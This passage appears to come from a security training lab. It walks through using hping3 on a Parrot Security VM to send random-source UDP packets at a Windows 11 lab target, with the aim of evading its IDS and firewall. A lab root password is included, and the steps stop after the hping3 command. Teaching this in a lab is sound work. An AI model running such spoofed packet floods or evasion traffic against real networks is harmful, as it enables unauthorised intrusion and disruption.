
Hping3 is a scriptable program that uses the TCL language, whereby packets can be received and sent via a binary or string representation describing the packets.

Here, we will use Hping3 to create custom UDP and TCP packets to evade the IDS/firewall in the target network.

Note: Before beginning this task, ensure that the **Windows Defender Firewall** in the **Windows 11** machine is enabled.


1. Switch to the **Windows 11** virtual machine.

2. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



3. The **Wireshark Network Analyzer** window appears, double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture.


Note: If a **Software Update** pop-up appears click on **Remind me later**.



4. Switch to the **Parrot Security** virtual machine.
 5. Click the **MATE Terminal** icon in the top-left corner of the **Desktop** to open a **Terminal** window.
 6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.
 9. In the **Parrot Terminal** window, type **hping3 [Target IP Address] --udp --rand-source --data 500** (here, the target machine is **Windows 11 [10.10.1.11]**) and press **Enter**.

Note: Here, **--udp** specifies sending the UDP packets to the target host, **--rand-source** enables the random source mode and **--data** specifies the packet body size.

